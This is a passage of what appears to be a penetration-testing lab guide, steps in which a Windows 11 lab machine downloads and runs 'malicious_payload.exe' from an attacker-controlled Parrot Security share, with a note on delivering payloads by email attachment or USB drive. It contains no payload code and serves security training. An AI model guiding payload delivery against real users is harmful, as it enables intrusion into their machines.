


27. Now, switch to the **Windows 11** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.


28. Click **malicious_payload.exe** to download the file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




29. Once you click on the **malicious_payload.exe** file, if the **Opening malicious_payload.exe** pop-up appears; select **Save File**.

30. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.

